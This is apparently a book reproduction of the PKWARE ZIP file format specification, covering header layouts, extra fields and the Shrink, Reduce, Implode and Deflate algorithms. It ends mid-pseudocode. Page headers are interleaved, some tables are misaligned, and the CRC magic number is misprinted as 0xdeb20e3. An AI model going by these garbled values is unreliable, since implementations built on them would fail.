 - C. Data descriptor
 - D. Central directory structure
 - E. Explanation of fields

- F. General notes
- III. UnShrinking - Method 1
- IV. Expanding - Methods 2-5
- V. Imploding - Method 6
- VI. Tokenizing - Method 7
- VII. Deflating - Method 8
- VIII. Decryption

I. Disclaimer

Although PKWARE will attempt to supply current and accurate information relating to its file formats, algorithms, and the subject programs, the possibility of error can not be eliminated. PKWARE therefore expressly disclaims any warranty that the information contained in the associated materials relating to the subject programs and/or the format of the files created or accessed by the subject programs and/or the algorithms used by the subject programs, or any other matter, is current, correct or accurate as delivered. Any risk of damage due to any possible inaccurate information is assumed by the user of the information. Furthermore, the information relating to the subject programs and/or the file formats created or accessed by the subject programs and/or the algorithms used by the subject programs is subject to change without notice.

II. General Format of a ZIP file

Files stored in arbitrary order. Large zipfiles can span multiple diskette media or be split into user-defined segment sizes. The minimum user-defined segment size for a split .ZIP file is 64K..

Overall zipfile format:

```
[local file header1]
[file data 1]
[data_descriptor 1]
.
.
.
[local file header n]
[file data n]
[data_descriptor n]
[central directory]
```

A. Local file header:

local file header signature 4 bytes (0x04034b50)

version needed to extract	2 bytes
general purpose bit flag	2 bytes
compression method	2 bytes
last mod file time	2 bytes
last mod file date	2 bytes
crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes
filename length	2 bytes
extra field length	2 bytes
filename	(variable size)
extra field	(variable size)

B. File data:

Immediately following the local header for a file is the compressed or stored data for the file. The series of [local file header][file data][data descriptor] repeats for each file in the .ZIP archive.

C. Data descriptor:

crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes

This descriptor exists only if bit 3 of the general purpose bit flag is set (see below). It is byte aligned and immediately follows the last byte of compressed data. This descriptor is used only when it was not possible to seek in the output zip file, e.g., when the output zip file was standard output or a non seekable device.

D. Central directory structure:

[file header 1]
.
.
.
[file header n]
[digital signature]
[end of central directory record]

File header:

central file header signature	4 bytes (0x02014b50)
version made by	2 bytes
version needed to extract	2 bytes
general purpose bit flag	2 bytes
compression method	2 bytes

last mod file time	2 bytes
last mod file date	2 bytes
crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes
filename length	2 bytes
extra field length	2 bytes
file comment length	2 bytes
disk number start	2 bytes
internal file attributes	2 bytes
external file attributes	4 bytes
relative offset of local header	4 bytes
filename	(variable size)
extra field	(variable size)
file comment	(variable size)
End of central dir record:	
end of central dir signature	4 bytes (0x06054b50)
number of this disk	2 bytes
number of the disk with the start of the central directory	2 bytes
total number of entries in the central dir on this disk	2 bytes
total number of entries in the central dir	2 bytes
size of the central directory	4 bytes
offset of start of central directory with respect to the starting disk number	4 bytes
.ZIP file comment length	2 bytes
.ZIP file comment	(variable size)

**E. Explanation of fields:
version made by (2 bytes)**

The upper byte indicates the compatibility of the file attribute information. If the external file attributes are compatible with MS-DOS and can be read by PKZIP for DOS version 2.04g then this value will be zero. If these attributes are not compatible, then this value will identify the host system on which the attributes are compatible. Software can use this information to determine the line record format for text files etc. The current mappings are:

- 0 - MS-DOS and OS/2 (FAT / VFAT / FAT32 file systems)
- 1 - Amiga
- 2 - OpenVMS
- 3 - Unix

- 4 - VM/CMS
- 5 - Atari ST
- 6 - OS/2 H.P.F.S.
- 7 - Macintosh
- 8 - Z-System
- 9 - CP/M
- 10 - Windows NTFS
- 11 thru 255 - unused

The lower byte indicates the version number of the software used to encode the file. The value/10 indicates the major version number, and the value mod 10 is the minor version number.

version needed to extract (2 bytes)

The minimum software version needed to extract the file, mapped as above.

general purpose bit flag: (2 bytes)

Bit 0: If set, indicates that the file is encrypted.

(For Method 6 - Imploding)

Bit 1: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 8K sliding dictionary was used. If clear, then a 4K sliding dictionary was used.

Bit 2: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 3 Shannon-Fano trees were used to encode the sliding dictionary output. If clear, then 2 Shannon-Fano trees were used.

(For Methods 8 and 9 - Deflating)

Bit 2 Bit 1

- | | | |
|---|---|---|
| 0 | 0 | Normal (-en) compression option was used. |
| 0 | 1 | Maximum (-exx/-ex) compression option was used. |
| 1 | 0 | Fast (-ef) compression option was used. |
| 1 | 1 | Super Fast (-es) compression option was used. |

Note: Bits 1 and 2 are undefined if the compression method is any other.

Bit 3: If this bit is set, the fields crc-32, compressed size and uncompressed size are set to zero in the local header. The correct values are put in the data descriptor immediately following the compressed data. (Note: PKZIP version 2.04g for DOS only recognizes this bit for method 8 compression, newer versions of PKZIP recognize this bit for any compression method.)

Bit 4: Reserved for use with method 8, for enhanced deflating.

Bit 5: If this bit is set, this indicates that the file is compressed patched data.(Note: Requires PKZIP version 2.70 or greater)

- Bit 6: Currently unused.
- Bit 7: Currently unused.
- Bit 8: Currently unused.
- Bit 9: Currently unused.
- Bit 10: Currently unused.
- Bit 11: Currently unused.
- Bit 12: Reserved by PKWARE for enhanced compression.
- Bit 13: Reserved by PKWARE.
- Bit 14: Reserved by PKWARE.
- Bit 15: Reserved by PKWARE.

compression method: (2 bytes)

(see accompanying documentation for algorithm descriptions)

- 0 - The file is stored (no compression)
- 1 - The file is Shrunk
- 2 - The file is Reduced with compression factor 1
- 3 - The file is Reduced with compression factor 2
- 4 - The file is Reduced with compression factor 3
- 5 - The file is Reduced with compression factor 4
- 6 - The file is Imploded
- 7 - Reserved for Tokenizing compression algorithm
- 8 - The file is Deflated
- 9 - Enhanced Deflating using Deflate64(tm)
- 10 - PKWARE Date Compression Library Imploding

date and time fields: (2 bytes each)

The date and time are encoded in standard MS-DOS format. If input came from standard input, the date and time are those at which compression was started for this data.

CRC-32: (4 bytes)

The CRC-32 algorithm was generously contributed by David Schwaderer and can be found in his excellent book "C Programmers Guide to NetBIOS" published by Howard W. Sams & Co. Inc. The 'magic number' for the CRC is 0xdeb20e3. The proper CRC pre and post conditioning is used, meaning that the CRC register is pre-conditioned with all ones (a starting value of 0xffffffff) and the value is post-conditioned by taking the one's complement of the CRC residual. If bit 3 of the general purpose flag is set, this field is set to zero in the local header and the correct value is put in the data descriptor and in the central directory.

compressed size: (4 bytes)

uncompressed size: (4 bytes)

The size of the file compressed and uncompressed, respectively. If bit 3 of the general purpose bit flag is set, these fields are set to zero in the local header and the correct values are put in the data descriptor and in the central directory.

filename length: (2 bytes)

extra field length: (2 bytes)

file comment length: (2 bytes)

The length of the filename, extra field, and comment fields respectively. The combined length of any directory record and these three fields should not generally exceed 65,535 bytes. If input came from standard input, the filename length is set to zero.

disk number start: (2 bytes)

The number of the disk on which this file begins.

internal file attributes: (2 bytes)

The lowest bit of this field indicates, if set, that the file is apparently an ASCII or text file. If not set, that the file apparently contains binary data. The remaining bits are unused in version 1.0.

external file attributes: (4 bytes)

The mapping of the external attributes is host-system dependent (see 'version made by'). For MS-DOS, the low order byte is the MS-DOS directory attribute byte. If input came from standard input, this field is set to zero.

relative offset of local header: (4 bytes)

This is the offset from the start of the first disk on which this file appears, to where the local header should be found.

filename: (Variable)

The name of the file, with optional relative path. The path stored should not contain a drive or device letter, or a leading slash. All slashes should be forward slashes '/' as opposed to backwards slashes '\' for compatibility with Amiga and Unix file systems etc. If input came from standard input, there is no filename field.

extra field: (Variable)

This is for future expansion. If additional information needs to be stored in the future, it should be stored here. Earlier versions of the software can then safely skip this file, and find the next file or header. This field will be 0 length in version 1.0.

In order to allow different programs and different types of information to be stored in the 'extra' field in .ZIP files, the following structure should be used for all programs storing data in this field:

header1+data1 + header2+data2 . . .

Each header should consist of:

Header ID 2 bytes

Data Size 2 bytes

Note: all fields stored in Intel low-byte/high-byte order.

The Header ID field indicates the type of data that is in the following data block.

Header ID's of 0 thru 31 are reserved for use by PKWARE. The remaining ID's can be used by third party vendors for proprietary usage.

The current Header ID mappings defined by PKWARE are:

- 0x0007 AV Info
- 0x0009 OS/2
- 0x000A NTFS
- 0x000c OpenVMS
- 0x000d Unix
- 0x000f Patch Descriptor
- 0x0014 PKCS#7 Store for X.509 Certificates
- 0x0015 X.509 Certificate ID and Signature for individual file
- 0x0016 X.509 Certificate ID for Central Directory

Several third party mappings commonly used are:

- 0x4b46 FWKCS MD5 (see below)
- 0x07c8 Macintosh
- 0x4341 Acorn/SparkFS
- 0x4453 Windows NT security descriptor (binary ACL)
- 0x4704 VM/CMS
- 0x470f MVS
- 0x4c41 OS/2 access control list (text ACL)
- 0x4d49 Info-ZIP OpenVMS
- 0x5455 extended timestamp
- 0x5855 Info-ZIP Unix (original, also OS/2, NT, etc)
- 0x6542 BeOS/BeBox
- 0x756e ASi Unix
- 0x7855 Info-ZIP Unix (new)

0xfd4a SMS/QDOS

The Data Size field indicates the size of the following data block. Programs can use this value to skip to the next header block, passing over any data blocks that are not of interest.

Note: As stated above, the size of the entire .ZIP file header, including the filename, comment, and extra field should not exceed 64K in size.

In case two different programs should appropriate the same Header ID value, it is strongly recommended that each program place a unique signature of at least two bytes in size (and preferably 4 bytes or bigger) at the start of each data area. Every program should verify that its unique signature is present, in addition to the Header ID value being correct, before assuming that it is a block of known type.

-OS/2 Extra Field:

The following is the layout of the OS/2 attributes "extra" block. (Last Revision 09/05/95)

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0009	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size for the following data block
BSize	Long	Uncompressed Block Size
CType	2 bytes	Compression type
EACRC	Long	CRC value for uncompress block
(var)	variable	Compressed block

The OS/2 extended attribute structure (FEA2LIST) is compressed and then stored in it's entirety within this structure. There will only ever be one "block" of data in VarFields[].

-UNIX Extra Field:

The following is the layout of the Unix "extra" block.

Note: all fields are stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000d	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size for the following data block
Atime	4 bytes	File last access time
Mtime	4 bytes	File last modification time
Uid	2 bytes	File user ID
Gid	2 bytes	File group ID

(var) variable Variable length data field

The variable length data field will contain file type specific data. Currently the only values allowed are the original "linked to" file names for hard or symbolic links.

-OpenVMS Extra Field:

The following is the layout of the OpenVMS attributes "extra" block.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000c	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
CRC	4 bytes	32-bit CRC for remainder of the block
Tag1	2 bytes	VMS attribute tag value #1
Size1	2 bytes	Size of attribute #1, in bytes
(var.)	Size1	Attribute #1 data
.		
.		
.		
TagN	2 bytes	VMS attribute tage value #N
SizeN	2 bytes	Size of attribute #N, in bytes
(var.)	SizeN	Attribute #N data

Rules:

1. There will be one or more of attributes present, which will each be preceded by the above TagX & SizeX values. These values are identical to the ATR\$C_XXXX and ATR\$S_XXXX constants which are defined in ATR.H under OpenVMS C. Neither of these values will ever be zero.
2. No word alignment or padding is performed.
3. A well-behaved PKZIP/OpenVMS program should never produce more than one sub-block with the same TagX value. Also, there will never be more than one "extra" block of type 0x000c in a particular directory record.

-NTFS Extra Field:

The following is the layout of the NTFS attributes "extra" block.

Note: At this time, the Mtime, Atime and Ctime values may be used on any Win32 system.

Value	Size	Description
-------	------	-------------

0x000a	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
Reserved	4 bytes	Reserved for future use
Tag1	2 bytes	NTFS attribute tag value #1
Size1	2 bytes	Size of attribute #1, in bytes
(var.)	Size1	Attribute #1 data
.		
.		
.		
TagN	2 bytes	NTFS attribute tage value #N
SizeN	2 bytes	Size of attribute #N, in bytes
(var.)	SizeN	Attribute #N data

For NTFS, values for Tag1 through TagN are as follows:
(currently only one set of attributes is defined for NTFS)

Tag	Size	Description
0x0001	2 bytes	Tag for attribute #1
Size1	2 bytes	Size of attribute #1, in bytes
Mtime	8 bytes	File last modification time
Atime	8 bytes	File last access time
Ctime	8 bytes	File creation time

-PATCH Descriptor Extra Field:

The following is the layout of the Patch Descriptor "extra" block.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000f	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
Version	2 bytes	Version of the descriptor
Flags	4 bytes	Actions and reactions (see below)
OldSize	4 bytes	Size of the file about to be patched
OldCRC	4 bytes	32-bit CRC of the file about to be patched
NewSize	4 bytes	Size of the resulting file
NewCRC	4 bytes	32-bit CRC of the resulting file

Actions and reactions

Bits	Description
0	Use for autodetection
1	Treat as selfpatch
2-3	RESERVED
4-5	Action (see below)
6-7	RESERVED

8-9 Reaction (see below) to absent file
 10-11 Reaction (see below) to newer file
 12-13 Reaction (see below) to unknown file
 14-15 RESERVED
 16-31 RESERVED

Actions

Action	Value
none	0
add	1
delete	2
patch	3

Reactions

Reaction	Value
ask	0
skip	1
ignore	2
fail	3

-PKCS#7 Store for X.509 Certificates

This field contains the information about each certificate a file is signed with. This field should only appear in the first central directory record, and will be ignored in any other record.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0014	2 bytes	Tag for this "extra" block type
SSize	2 bytes	Size of the stored data
SData	(variable)	Data about the store

SData

Value	Size	Description
Version	2 bytes	Version number, 0x0001 for now
StoreD	(variable)	Actual store data

The StoreD member is suitable for passing as the pbData member of a CRYPT_DATA_BLOB to the CertOpenStore() function in Microsoft's CryptoAPI. The SSize member above will be cbData + 6, where cbData is the cbData member of the same CRYPT_DATA_BLOB. The encoding type to pass to CertOpenStore() should be PKCS_7_ANS_ENCODING | X509_ASN_ENCODING.

-X.509 Certificate ID and Signature for individual file

This field contains the information about which certificate in the PKCS#7 Store was used to sign the particular file. It also contains the signature data. This field can appear multiple times, but can only appear once per certificate.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0015	2 bytes	Tag for this "extra" block type
CSize	2 bytes	Size of Method
Method	(variable)	

Method		
Value	Size	Description
Version	2 bytes	Version number, 0x0001 for now
AlgID	2 bytes	Algorithm ID used for signing
IDSize	2 bytes	Size of Certificate ID data
CertID	(variable)	Certificate ID data
SigSize	2 bytes	Size of Signature data
Sig	(variable)	Signature data

CertID		
Value	Size	Description
Size1	4 bytes	Size of CertID, should be (IDSize - 4)
Size1	4 bytes	A bug in version one causes this value to appear twice.
IssSize	4 bytes	Issuer data size
Issuer	(variable)	Issuer data
SerSize	4 bytes	Serial Number size
Serial	(variable)	Serial Number data

The Issuer and IssSize members are suitable for creating a CRYPT_DATA_BLOB to be the Issuer member of a CERT_INFO struct. The Serial and SerSize members would be the SerialNumber member of the same CERT_INFO struct. This struct would be used to find the certificate in the store the file was signed with. Those structures are from the MS CryptoAPI.

Sig and SigSize are the actual signature data and size generated by signing the file with the MS CryptoAPI using a hash created with the given AlgID.

-X.509 Certificate ID and Signature for central directory

This field contains the information about which certificate in the PKCS#7 Store was used to sign the central directory. It should only appear with the first central directory record, along

with the store. The data structure is the same as the CID, except that SigSize will be 0, and there will be no Sig member.

This field is also kept after the last central directory record, as the signature data (ID 0x05054b50, it looks like a central directory record of a different type). This second copy of the data is the Signature Data member of the record, and will have a SigSize that is non-zero, and will have Sig data.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0016	2 bytes	Tag for this "extra" block type
CSize	2 bytes	Size of Method
Method	(variable)	

- FWKCS MD5 Extra Field:

The FWKCS Contents_Signature System, used in automatically identifying files independent of filename, optionally adds and uses an extra field to support the rapid creation of an enhanced contents_signature:

```
Header ID  = 0x4b46
Data Size  = 0x0013
Preface    = 'M','D','5'
```

followed by 16 bytes containing the
uncompressed file's 128_bit MD5 hash⁽¹⁾, low
byte first.

When FWKCS revises a zipfile central directory to add this extra field for a file, it also replaces the central directory entry for that file's uncompressed filelength with a measured value.

FWKCS provides an option to strip this extra field, if present, from a zipfile central directory. In adding this extra field, FWKCS preserves Zipfile Authenticity Verification; if stripping this extra field, FWKCS preserves all versions of AV through PKZIP version 2.04g.

FWKCS, and FWKCS Contents_Signature System, are trademarks of Frederick W. Kantor.

⁽¹⁾ R. Rivest, RFC1321.TXT, MIT Laboratory for Computer Science and RSA Data Security, Inc., April 1992. II.76-77: "The MD5 algorithm is being placed in the public domain for review and possible adoption as a standard."

file comment: (Variable)

The comment for this file.

number of this disk: (2 bytes)

The number of this disk, which contains central directory end record.

number of the disk with the start of the central directory: (2 bytes)

The number of the disk on which the central directory starts.

total number of entries in the central dir on this disk: (2 bytes)

The number of central directory entries on this disk.

total number of entries in the central dir: (2 bytes)

The total number of files in the zipfile.

size of the central directory: (4 bytes)

The size (in bytes) of the entire central directory.

offset of start of central directory with respect to the starting disk number: (4 bytes)

Offset of the start of the central directory on the disk on which the central directory starts.

.ZIP file comment length: (2 bytes)

The length of the comment for this .ZIP file.

.ZIP file comment: (Variable)

The comment for this .ZIP file.

F. General notes:

1. All fields unless otherwise noted are unsigned and stored in Intel low-byte:high-byte, low-word:high-word order.
2. String fields are not null terminated, since the length is given explicitly.
3. Local headers should not span disk boundaries. Also, even though the central directory can span disk boundaries, no single record in the central directory should be split across disks.
4. The entries in the central directory may not necessarily be in the same order that files appear in the .ZIP file.
5. Spanned/Split archives created using PKZIP for Windows (V2.50 or greater), PKZIP Command Line (V2.50 or greater), or PKZIP Explorer will include a special spanning signature as the first 4 bytes of the first segment of the archive. This signature (0x08074b50) will be followed immediately by the local header signature for the first file in the archive. Spanned archives created with this special signature are compatible with all versions of PKZIP from PKWARE. Split archives can

only be uncompressed by other versions of PKZIP that know how to create a split archive.

III. UnShrinking - Method 1

Shrinking is a Dynamic Ziv-Lempel-Welch compression algorithm with partial clearing. The initial code size is 9 bits, and the maximum code size is 13 bits. Shrinking differs from conventional Dynamic Ziv-Lempel-Welch implementations in several respects:

- a. The code size is controlled by the compressor, and is not automatically increased when codes larger than the current code size are created (but not necessarily used). When the decompressor encounters the code sequence 256 (decimal) followed by 1, it should increase the code size read from the input stream to the next bit size. No blocking of the codes is performed, so the next code at the increased size should be read from the input stream immediately after where the previous code at the smaller bit size was read. Again, the decompressor should not increase the code size used until the sequence 256,1 is encountered.
- b. When the table becomes full, total clearing is not performed. Rather, when the compressor emits the code sequence 256,2 (decimal), the decompressor should clear all leaf nodes from the Ziv-Lempel tree, and continue to use the current code size. The nodes that are cleared from the Ziv-Lempel tree are then re-used, with the lowest code value re-used first, and the highest code value re-used last. The compressor can emit the sequence 256,2 at any time.

IV. Expanding - Methods 2-5

The Reducing algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences, and the second algorithm takes the compressed stream from the first algorithm and applies a probabilistic compression method.

The probabilistic compression stores an array of 'follower sets' $S(j)$, for $j=0$ to 255, corresponding to each possible ASCII character. Each set contains between 0 and 32 characters, to be denoted as $S(j)[0], \dots, S(j)[m]$, where $m < 32$. The sets are stored at the beginning of the data area for a Reduced file, in reverse order, with $S(255)$ first, and $S(0)$ last.

The sets are encoded as $\{ N(j), S(j)[0], \dots, S(j)[N(j)-1] \}$, where $N(j)$ is the size of set $S(j)$. $N(j)$ can be 0, in which case the follower set for $S(j)$ is empty. Each $N(j)$ value is encoded in 6 bits, followed by $N(j)$ eight bit character values corresponding to $S(j)[0]$ to $S(j)[N(j)-1]$ respectively. If $N(j)$ is 0, then no values for $S(j)$ are stored, and the value for $N(j-1)$ immediately follows.

Immediately after the follower sets, is the compressed data stream. The compressed data stream can be interpreted for the probabilistic decompression as follows:

let Last-Character <- 0.

832 A to Z of C

```
loop until done
  if the follower set S(Last-Character) is empty then
    read 8 bits from the input stream, and copy this
    value to the output stream.
  otherwise if the follower set S(Last-Character) is non-empty then
    read 1 bit from the input stream.
    if this bit is not zero then
      read 8 bits from the input stream, and copy this
      value to the output stream.
    otherwise if this bit is zero then
      read B(N(Last-Character)) bits from the input
      stream, and assign this value to I.
      Copy the value of S(Last-Character)[I] to the output stream.
    assign the last value placed on the output stream to
    Last-Character.
end loop
```

$B(N(j))$ is defined as the minimal number of bits required to encode the value $N(j)-1$.

The decompressed stream from above can then be expanded to re-create the original file as follows:

```
let State <- 0.
```

```
loop until done
  read 8 bits from the input stream into C.
  case State of
    0: if C is not equal to DLE (144 decimal) then
      copy C to the output stream.
      otherwise if C is equal to DLE then
        let State <- 1.

    1: if C is non-zero then
      let V <- C.
      let Len <- L(V)
      let State <- F(Len).
      otherwise if C is zero then
        copy the value 144 (decimal) to the output stream.
        let State <- 0

    2: let Len <- Len + C
      let State <- 3.

    3: move backwards D(V,C) bytes in the output stream
      (if this position is before the start of the output
      stream, then assume that all the data before the
      start of the output stream is filled with zeros).
      copy Len+3 bytes from this position to the output stream.
      let State <- 0.
```


end case
end loop

The functions F, L, and D are dependent on the 'compression factor', 1 through 4, and are defined as follows:

For compression factor 1:

L(X) equals the lower 7 bits of X.
F(X) equals 2 if X equals 127 otherwise F(X) equals 3.
D(X,Y) equals the (upper 1 bit of X) * 256 + Y + 1.

For compression factor 2:

L(X) equals the lower 6 bits of X.
F(X) equals 2 if X equals 63 otherwise F(X) equals 3.
D(X,Y) equals the (upper 2 bits of X) * 256 + Y + 1.

For compression factor 3:

L(X) equals the lower 5 bits of X.
F(X) equals 2 if X equals 31 otherwise F(X) equals 3.
D(X,Y) equals the (upper 3 bits of X) * 256 + Y + 1.

For compression factor 4:

L(X) equals the lower 4 bits of X.
F(X) equals 2 if X equals 15 otherwise F(X) equals 3.
D(X,Y) equals the (upper 4 bits of X) * 256 + Y + 1.

V. Imploding - Method 6

The Imploding algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences using a sliding dictionary. The second algorithm is used to compress the encoding of the sliding dictionary output, using multiple Shannon-Fano trees.

The Imploding algorithm can use a 4K or 8K sliding dictionary size. The dictionary size used can be determined by bit 1 in the general purpose flag word; a 0 bit indicates a 4K dictionary while a 1 bit indicates an 8K dictionary.

The Shannon-Fano trees are stored at the start of the compressed file. The number of trees stored is defined by bit 2 in the general purpose flag word; a 0 bit indicates two trees stored, a 1 bit indicates three trees are stored. If 3 trees are stored, the first Shannon-Fano tree represents the encoding of the Literal characters, the second tree represents the encoding of the Length information, the third represents the encoding of the Distance information. When 2 Shannon-Fano trees are stored, the Length tree is stored first, followed by the Distance tree.

834 A to Z of C

The Literal Shannon-Fano tree, if present is used to represent the entire ASCII character set, and contains 256 values. This tree is used to compress any data not compressed by the sliding dictionary algorithm. When this tree is present, the Minimum Match Length for the sliding dictionary is 3. If this tree is not present, the Minimum Match Length is 2.

The Length Shannon-Fano tree is used to compress the Length part of the (length,distance) pairs from the sliding dictionary output. The Length tree contains 64 values, ranging from the Minimum Match Length, to 63 plus the Minimum Match Length.

The Distance Shannon-Fano tree is used to compress the Distance part of the (length,distance) pairs from the sliding dictionary output. The Distance tree contains 64 values, ranging from 0 to 63, representing the upper 6 bits of the distance value. The distance values themselves will be between 0 and the sliding dictionary size, either 4K or 8K.

The Shannon-Fano trees themselves are stored in a compressed format. The first byte of the tree data represents the number of bytes of data representing the (compressed) Shannon-Fano tree minus 1. The remaining bytes represent the Shannon-Fano tree data encoded as:

- High 4 bits: Number of values at this bit length + 1. (1 - 16)
- Low 4 bits: Bit Length needed to represent value + 1. (1 - 16)

The Shannon-Fano codes can be constructed from the bit lengths using the following algorithm:

- a. Sort the Bit Lengths in ascending order, while retaining the order of the original lengths stored in the file.
- b. Generate the Shannon-Fano trees:
- c. Code <- 0
- d. CodeIncrement <- 0
- e. LastBitLength <- 0
- f. i <- number of Shannon-Fano codes - 1 (either 255 or 63)
- g.
- h. loop while i >= 0
 - i. Code = Code + CodeIncrement
 - j. if BitLength(i) <> LastBitLength then
 - k. LastBitLength=BitLength(i)
 - l. CodeIncrement = 1 shifted left (16 - LastBitLength)
 - m. ShannonCode(i) = Code
 - n. i <- i - 1
- end loop
- o. Reverse the order of all the bits in the above ShannonCode() vector, so that the most significant bit becomes the least significant bit. For example, the value 0x1234 (hex) would become 0x2C48 (hex).

- p. Restore the order of Shannon-Fano codes as originally stored within the file.

Example:

This example will show the encoding of a Shannon-Fano tree of size 8. Notice that the actual Shannon-Fano trees used for Imploding are either 64 or 256 entries in size.

Example: 0x02, 0x42, 0x01, 0x13

The first byte indicates 3 values in this table. Decoding the bytes:

0x42 = 5 codes of 3 bits long
 0x01 = 1 code of 2 bits long
 0x13 = 2 codes of 4 bits long

This would generate the original bit length array of: (3, 3, 3, 3, 3, 2, 4, 4)

There are 8 codes in this table for the values 0 thru 7. Using the algorithm to obtain the Shannon-Fano codes produces:

Val	Sorted	Constructed Code	Reversed Value	Order Restored	Original Length
0:	2	1100000000000000	11	101	3
1:	3	1010000000000000	101	001	3
2:	3	1000000000000000	001	110	3
3:	3	0110000000000000	110	010	3
4:	3	0100000000000000	010	100	3
5:	3	0010000000000000	100	11	2
6:	4	0001000000000000	1000	1000	4
7:	4	0000000000000000	0000	0000	4

The values in the Val, Order Restored and Original Length columns now represent the Shannon-Fano encoding tree that can be used for decoding the Shannon-Fano encoded data. How to parse the variable length Shannon-Fano values from the data stream is beyond the scope of this document. (See the references listed at the end of this document for more information.) However, traditional decoding schemes used for Huffman variable length decoding, such as the Greenlaw algorithm, can be successfully applied.

The compressed data stream begins immediately after the compressed Shannon-Fano data. The compressed data stream can be interpreted as follows:

loop until done

 read 1 bit from input stream.

 if this bit is non-zero then (encoded data is literal data)

 if Literal Shannon-Fano tree is present

```

        read and decode character using Literal Shannon-Fano tree.
    otherwise
        read 8 bits from input stream.
        copy character to the output stream.
    otherwise (encoded data is sliding dictionary match)
        if 8K dictionary size
            read 7 bits for offset Distance (lower 7 bits of offset).
        otherwise
            read 6 bits for offset Distance (lower 6 bits of offset).

    using the Distance Shannon-Fano tree, read and decode the
        upper 6 bits of the Distance value.

    using the Length Shannon-Fano tree, read and decode
        the Length value.

    Length <- Length + Minimum Match Length

    if Length = 63 + Minimum Match Length
        read 8 bits from the input stream,
        add this value to Length.

    move backwards Distance+1 bytes in the output stream, and
    copy Length characters from this position to the output
    stream. (if this position is before the start of the output
    stream, then assume that all the data before the start of
    the output stream is filled with zeros).
end loop
```

VI. Tokenizing - Method 7

This method is not used by PKZIP.

VII. Deflating - Method 8

The Deflate algorithm is similar to the Implode algorithm using a sliding dictionary of up to 32K with secondary compression from Huffman/Shannon-Fano codes.

The compressed data is stored in blocks with a header describing the block and the Huffman codes used in the data block. The header format is as follows:

Bit 0: Last Block bit This bit is set to 1 if this is the last compressed block in the data.

Bits 1-2: Block type

00 (0) - Block is stored - All stored data is byte aligned. Skip bits until next byte, then next word = block length, followed by the ones compliment of the block length word. Remaining data in block is the stored data.

01 (1) - Use fixed Huffman codes for literal and distance codes.

Lit Code	Bits	Dist Code	Bits
0 - 143	8	0 - 31	5

144 - 255 9
 256 - 279 7
 280 - 287 8

Literal codes 286-287 and distance codes 30-31 are never used but participate in the Huffman construction.

10 (2) - Dynamic Huffman codes. (See expanding Huffman codes)

11 (3) - Reserved - Flag a "Error in compressed data" if seen.

Expanding Huffman Codes

If the data block is stored with dynamic Huffman codes, the Huffman codes are sent in the following compressed format:

5 Bits: # of Literal codes sent - 256 (256 - 286)

All other codes are never sent

5 Bits: # of Dist codes - 1 (1 - 32)

4 Bits: # of Bit Length codes - 3 (3 - 19)

The Huffman codes are sent as bit lengths and the codes are built as described in the implode algorithm. The bit lengths themselves are compressed with Huffman codes. There are 19 bit length codes:

0 - 15: Represent bit lengths of 0 - 15

16: Copy the previous bit length 3 - 6 times.

The next 2 bits indicate repeat length (0 = 3, ... , 3 = 6)

Example: Codes 8, 16 (+2 bits 11), 16 (+2 bits 10) will expand to 12 bit lengths of 8 (1 + 6 + 5)

17: Repeat a bit length of 0 for 3 - 10 times. (3 bits of length)

18: Repeat a bit length of 0 for 11 - 138 times (7 bits of length)

The lengths of the bit length codes are sent packed 3 bits per value (0 - 7) in the following order:

16, 17, 18, 0, 8, 7, 9, 6, 10, 5, 11, 4, 12, 3, 13, 2, 14, 1, 15

The Huffman codes should be built as described in the Implode algorithm except codes are assigned starting at the shortest bit length, i.e. the shortest code should be all 0's rather than all 1's. Also, codes with a bit length of zero do not participate in the tree construction. The codes are then used to decode the bit lengths for the literal and distance tables.

The bit lengths for the literal tables are sent first with the number of entries sent described by the 5 bits sent earlier. There are up to 286 literal characters; the first 256 represent the respective 8 bit character, code 256 represents the End-Of-Block code, the remaining 29 codes represent copy lengths of 3 thru 258. There are up to 30 distance codes representing distances from 1 thru 32k as described below.

Length Codes

Code Extra	Length	CodeExtra	Lengths	CodeExtra	Length(s)
------------	--------	-----------	---------	-----------	-----------

838 A to Z of C

Bits			Bits			Bits			Bits		
257	0	3	265	1	11,12	273	3	35-42	281	5	131-162
258	0	4	266	1	13,14	274	3	43-50	282	5	163-194
259	0	5	267	1	15,16	275	3	51-58	283	5	195-226
260	0	6	268	1	17,18	276	3	59-66	284	5	227-257
261	0	7	269	2	19-22	277	4	67-82	285	0	258
262	0	8	270	2	23-26	278	4	83-98			
263	0	9	271	2	27-30	279	4	99-114			
264	0	10	272	2	31-34	280	4	115-130			

Distance Codes											
Co	Extra	Extra			Extra			Extra			Co
de	Bits	Distance	Code	Bits	Distance	Code	Bits	Distance	de	Bits	Distance
0	0	1	8	3	17-24	16	7	257-384	24	11	4097-6144
1	0	2	9	3	25-32	17	7	385-512	25	11	6145-8192
2	0	3	10	4	33-48	18	8	513-768	26	12	8193-12288
3	0	4	11	4	49-64	19	8	769-1024	27	12	12289-16384
4	1	5,6	12	5	65-96	20	9	1025-1536	28	13	16385-24576
5	1	7,8	13	5	97-128	21	9	1537-2048	29	13	24577-32768
6	2	9-12	14	6	129-192	22	10	2049-3072			
7	2	13-16	15	6	193-256	23	10	3073-4096			

The compressed data stream begins immediately after the compressed header data.
The compressed data stream can be interpreted as follows:

```
do
  read header from input stream.

  if stored block
    skip bits until byte aligned
    read count and 1's compliment of count
    copy count bytes data block
  otherwise
    loop until end of block code sent
    decode literal character from input stream
    if literal < 256
      copy character to the output stream
    otherwise
      if literal = end of block
        break from loop
      otherwise
